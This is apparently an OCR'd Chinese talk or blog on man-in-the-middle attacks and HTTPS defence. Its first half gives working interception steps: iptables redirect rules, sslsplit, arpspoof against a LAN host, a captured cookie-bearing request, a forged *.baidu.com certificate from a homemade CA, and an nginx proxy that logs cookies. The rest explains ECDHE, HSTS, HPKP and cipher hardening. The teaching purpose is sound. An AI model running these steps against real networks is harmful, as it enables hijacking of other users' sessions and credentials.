MITM && HTTPS

中间人攻击到底是什么个玩意？

引用一下我以前写的一篇文章:

首先使用 iptables 做 ip forward，转发所有数据包。并且对 80 端口的数据进一步转发到

8080，便于做进一步的劫持。对于特定 ip 的数据转发至 8888，便于做 cookie 劫持。

```
root@dd:~/ssldir# cat net2.sh
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 80 -d 123.58.167.97 -j REDIRECT --to-ports 8888
iptables -t nat -A PREROUTING -p tcp --dport 80 -d 220.181.71.160 -j REDIRECT --to-ports 8888
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080
root@dd:~/ssldir#
```


首先启动对 8080 端口的转发和纪录，这里是用的工具是 sslsplit。

```
root@dd:~/ssldir# cat ssl.sh
sslsplit -D -l connect.log -j /usr/local/ssldir -S content/ tcp 0.0.0.0 8080
root@dd:~/ssldir#
```

开启 arp 欺骗，此处可以用 dns 污染或者 dhcp 欺骗等其他手段代替，是用的工具为

arpspoof

```
root@dd:~/ssldir# cat arp.sh
arpspoof -i eth0 -t 192.168.35.100 -r 192.168.34.1
root@dd:~/ssldir#
```



20151106T034122Z-[192.168.35.10...sr/local/ssldir/content_bak) - VIM

文件(F) 编辑(E) 工具(T) 语法(S) 缓冲区(B) 窗口(W) 帮助(H)

```
POST /editor/heartbeat/ HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 0
Accept: */*
Origin:
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36
Referer: http                                                  BA%E5%8C%BA/
%E6%88%B4%E5%9B%BD%E8%89%AF/%E8%87%AA%E5%8A%A9%E9%98%B2%E7%81%AB%E5%A2%99%E5%BC%
80%E9%80%9A%E6%A8%A1%E7%89%88.md/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:                                                 046623; km_noosfero
se
ZXJp                                                                 c2hJQzor
QWN0aW9uQ29                                                          3f7d738f
ac18d52cfe1                              en=                  xKJm8f; sess
```

为什么要https？

运营商网页篡改

gfw


...

ssl过程介绍

RSA

ECDHE_RSA

ECDHE_ECDSA


Elements
Console
Sources
Network
Security
1
Overview
Main Origin
Reload to view details
Security Overview
This page is secure (valid HTTPS).
Valid Certificate
The connection to this site is using a valid, trusted server certificate.
View certificate
Secure Connection
The connection to this site is encrypted and authenticated using a strong protocol (TLS 1.2), a strong key exchange (ECDHE_RSA), and a strong cipher (AES_128_GCM).
Secure Resources
All resources on this page are served securely.

Overview

Main Origin

Reload to view details

Security Overview

This page is secure (valid HTTPS).

Valid Certificate

The connection to this site is using a valid, trusted server certificate.

View certificate

Secure Connection

The connection to this site is encrypted and authenticated using a strong protocol (TLS 1.2), a strong key exchange (ECDHE_ECDSA), and a strong cipher (AES_128_GCM).

Secure Resources

All resources on this page are served securely.

ECDHE

用户

Web server

Client_hello

随机数1

Server_hello

随机数2

certificate

公钥

Client_key_exchange

Server_key_exchange

ECDHparam

Premaster_key

Change_cipher_spec

Application data

Application data

前向安全性

如果攻击者抓取并保存流量，那么将来私钥泄露后，攻击者也无法利用泄露的私钥解密这些流量。

ECDHE过程简要介绍(现在绝大部分的TLS连接都是这样的)：

1.服务器发送自己拿去给ca签过的证书(可以是ECC也可以是RSA)给客户端，并且用自己证书里的公钥签名一个临时生成的 ECC临时公钥 给客户端

2.客户端验证服务器证书的有效性，并通过证书里的公钥验证 ECC临时公钥 确实来自正确的服务器。


3.客户端生成自己的 ECC临时公钥，直接给服务器。

4.客户端和服务器，通过各自收到的对方的 ECC临时公钥，结合自己的ECC临时私钥直接生成会话所需要的对称加密共享密钥。


5.用对称加密进行接下来的会话。

ssl申请流程

KEY



CSR



CER

*使用openssl制作自己的CA

1.制作CA的保存目录

```
 >mkdir /usr/local/ca
>cd /usr/local/ca
>mkdir certs private
>chmod g-rwx,o-rwx private
>echo "01" > serial
>touch index.txt
>vim openssl.cnf
-------vim区域---------------
[ ca ]
default_ca = myca

[ myca ]
dir = /usr/local/ca
certificate = $dir/cacert.pem
database = $dir/index.txt
new_certs_dir = $dir/certs
private_key = $dir/private/cakey.pem
serial = $dir/serial

default_crl_days= 7
default_days = 365
default_md = sha256

policy = myca_policy
x509_extensions = certificate_extensions

[ myca_policy ]
commonName = supplied
stateOrProvinceName = supplied
countryName = supplied
organizationName= supplied
organizationalUnitName = optional

[ certificate_extensions ]
```

2.修改/etc/profile

```
>vim /etc/profile
-------vim区域---------------
export OPENSSL_CONF=/usr/local/ca/openssl.cnf
-----------------------------
```

3.生成根证书

```
>openssl req -x509 -newkey rsa -out cacert.pem -outform PEM -days 356
```

4.给任意域名签发证书

```
>cd /usr/local/ca/private
>openssl ca -in public.csr          //public.csr就是前面生成的csr啦，可以用CA的私钥给它签名
```

*注意：也可以不修改环境变量/etc/profile，而是在生成时指定openssl的配置文件，如

```
>openssl ca -config /usr/local/ca/openssl.cnf -in public.csr
```

附上截图：

```
total 40K
-rw-r--r-- 1 root root 1013 Sep 21 15:04 cacert.pem
drwxr-xr-x 2 root root 4.0K Sep 21 15:07 certs
-rwxr-xr-x 1 root root   69 Sep 21 14:43 createCA.sh
-rw-r--r-- 1 root root  143 Sep 21 15:05 index.txt
-rw-r--r-- 1 root root   21 Sep 21 15:05 index.txt.attr
-rw-r--r-- 1 root root    0 Sep 21 14:57 index.txt.old
-rw-r--r-- 1 root root  975 Sep 21 15:04 openssl.cnf
drwx------ 2 root root 4.0K Sep 21 15:06 private
-rw-r--r-- 1 root root    3 Sep 21 15:05 serial
-rw-r--r-- 1 root root    3 Sep 21 14:57 serial.old
drwxr-xr-x 2 root root 4.0K Sep 21 14:31 shells
```

上图中cacert.pem即为根证书和根证书的公钥。certs文件夹存放签发的证书的公钥，index.txt和serial记录已经签发的证书信息和个数，private文件夹存放根证书的私钥和想要签名证书的证书请求文件csr。

```
➜ private  ll
total 12K
-rw-r--r-- 1 root root 1.1K Sep 21 15:04 cakey.pem
-rw-r--r-- 1 root root 1.7K Sep 21 15:05 mitmbaidu.key
-rwxr-xr-x 1 root root   23 Sep 21 14:46 sign.sh
➜ private  cat sign.sh
openssl ca -in tmp.csr
➜ private
```

上图中cakey.pam即为根证书的私钥，mitmbaidu.key为给baidu.com签发的证书的私钥，sign.sh为一个签名的shell。

```
➜ certs  ll
total 4.0K
-rw-r--r-- 1 root root 3.6K Sep 21 15:05 mitmbaidu.cer
➜ certs  cat mitmbaidu.cer
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=VeriSign Class 3 Secure Server CA - G3, ST=US, C=US/emailAddress=admin@crackerben.com
        Validity
            Not Before: Sep 21 07:05:51 2015 GMT
            Not After : Sep 20 07:05:51 2016 GMT
        Subject: CN=*.baidu.com, ST=beijing, C=CN, O=BeiJing Baidu Netcom Science Technology Co., Ltd, O
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2038 bit)
                Modulus:
                    2c:2c:ba:d8:2b:6f:6e:2a:0d:f4:56:4f:63:f3:95:
                    d1:6f:5a:de:4e:a6:5d:e5:b2:f8:10:86:e1:56:53:
                    4c:df:1b:8e:84:c3:a6:35:ab:d3:f1:ff:4c:47:b8:
```

上图中的mitmbaidu.cer即为百度的证书和公钥。

其中的cacert.pem就是在/ca.html 中我为你提供的CA证书。
其中的mitmbaidu.cer就是在/ca.html 中我代理百度网站时所给你的证书，你无需单独信任它，只要你信任了我的CA就可以了。


*使用nginx的日志功能做轻量级的mitm实现

其实有许多专业的mitm工具和监听工具，如sslsplit，ettercap等等。
在此仅演示使用nginx做一个实验性质的包记录。

```
 >apt-get install linux-hearders-xxx    //为了防止不必要的错误，编译安装前先安装hearders
>apt-get install openssl libssl-dev build-essential libtool //各种支持安装
>wget xxx && tar xxx &cd xxxx & ./configure & make &make install  //pcre zlib库等等可能需要手动安装
>wget xxx          //自行在http://nginx.org/en/download.html寻找合适版本
>tar xxxx        //解压
>vim xxxx        //修改nginx某些源码达到特殊目的，此处可自行google，相应定制
>./configure --with-http_ssl_module
>make
>make install
>cd /usr/local/nginx/conf
>vim nginx.conf
-------vim区域---------------
####################
log_format main      '$proxy_add_x_forwarded_for - $remote_user [$time_local] '
                     '"$request" $status $bytes_sent '
                     '"$http_referer" "$http_user_agent" "$http_cookie" $request_body '
                     '<br><br>';
####################
server {
 listen 443;
  server_name www.baidu.com;
  ssl on;
  ssl_certificate  /usr/local/nginx/conf/mitmbaidu.cer;
  ssl_certificate_key  /usr/local/nginx/conf/mitmbaidu.key;
  access_log  xxxx main;
  error_log   xxxx;
  location / {
     proxy_pass  https://www.baidu.com/;
     proxy_set_header HOST $host;
     proxy_set_header X-Real-IP $remote_addr;
     proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
  }
 }
```

知识扩展

我们如何防御用户的手动输入http的访问？



client
http://www.baidu.com
attacker
server
302 https://www.baidu.com
set cookie : BAIDUID=xxx domain=baidu.com
https://www.baidu.com

代码层面

- 针对登录过程中被cookie劫持的问题，在登陆验证的时候重置cookie，而不是沿用原来的cookie。比如：

```
if(判断逻辑){
session_regenerate_id();
$_SESSION['user']=$user;
}
```

- 针对cookie path劫持的问题，二选一：

1. 类似CORP邮箱的做法，所有api的url上带有一个验证性质的sid，这个sid由登陆的时候动态生成。虽然这个sid有类似token的性质，将其写入页面中来验证每一次请求是否来自真正的用户。
2. Github的博客提出的解决方案：
   https://github.com/blog/1466-yummy-cookies-across-domains
   每次登陆时遍历一遍自己此次登陆用到的所有api，将所有的cookie全部清空。

HSTS

add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

强制让浏览器下次访问该网站时自动从http跳转(不会再有302重定向)

我们如何防御不可信任的CA伪造证书？

HPKP

它的工作原理是通过响应头告诉浏览器当前网站的证书指纹，以及过期时间等其它信息。未来一段时间内，浏览器再次访问这个网站必须验证证书链中的证书指纹，如果跟之前指定的值不匹配，即便证书本身是合法的，也必须断开连接。并且会向你指定的url提交本次记录。

openssl x509 -in intermediate.pem -noout -pubkey | openssl asn1parse -noout -inform pem -out public.key

openssl dgst -sha256 -binary public.key | openssl enc -base64 >code

Public-Key-Pins: pin-sha256="base64==code";
max-age=expireTime [; includeSubdomains][;
report-uri="reportURI"]

哪些加密算法应该被禁用？

mozilla基金会的推荐配置:
ssl_ciphers
"ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA256:ECDHE-RSA-AES256-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES128-SHA256:DHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES256-GCM-SHA384:AES128-GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA:DES-CBC3-SHA:HIGH:!aNULL:!eNULL:!EXPORT:!DES:!MD5:!PSK:!RC4";

优先级逻辑
首先选择 ECDHE + AESGCM 密码。这些都是 TLS 1.2 密码并没有受到广泛支持。这些密码目前没有已知的攻击目标。
PFS 密码套件是首选, ECDHE 第一, 然后 DHE。
AES 128 更胜 AES 256。有讨论是否 AES256 额外的安全是值得的成本, 结果远不明显。目前, AES128 是首选的, 因为它提供了良好的安全, 似乎真的是快, 更耐时机攻击。
向后兼容的密码套件, AES 优先 3DES。暴力攻击 AES 在 TLS1.1 及以上, 减轻和 TLS1.0 中难以实现。向后不兼容的密码套件, 3DES 不存在.
RC4 被完全移除. 3DES 用于向后兼容。

强制性的丢弃
aNULL 包含未验证 diffie - hellman 密钥交换, 受到中间人这个攻击
eNULL 包含未加密密码(明文)
EXPORT 被美国法律标记为遗留弱密码
RC4 包含了密码, 使用废弃ARCFOUR算法
DES 包含了密码, 使用弃用数据加密标准
SSLv2 包含所有密码,在旧版本中定义SSL的标准,现在弃用
MD5 包含所有的密码, 使用过时的消息摘要5作为散列算法

算法组合	密钥交换	身份认证	是否会遭遇中间人攻击	是否具备前向保密	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3（草案）
RSA	RSA	RSA	否	否	是	是	是	是	是	否
DH-RSA	DH	RSA	否	否	否	是	是	是	是	否
DH-DSA	DH	DSA	否	否	否	是	是	是	是	否
DHE-RSA	DHE	RSA	否	是	否	是	是	是	是	是
DHE-DSA	DHE	DSA	否	是	否	是	是	是	是	是
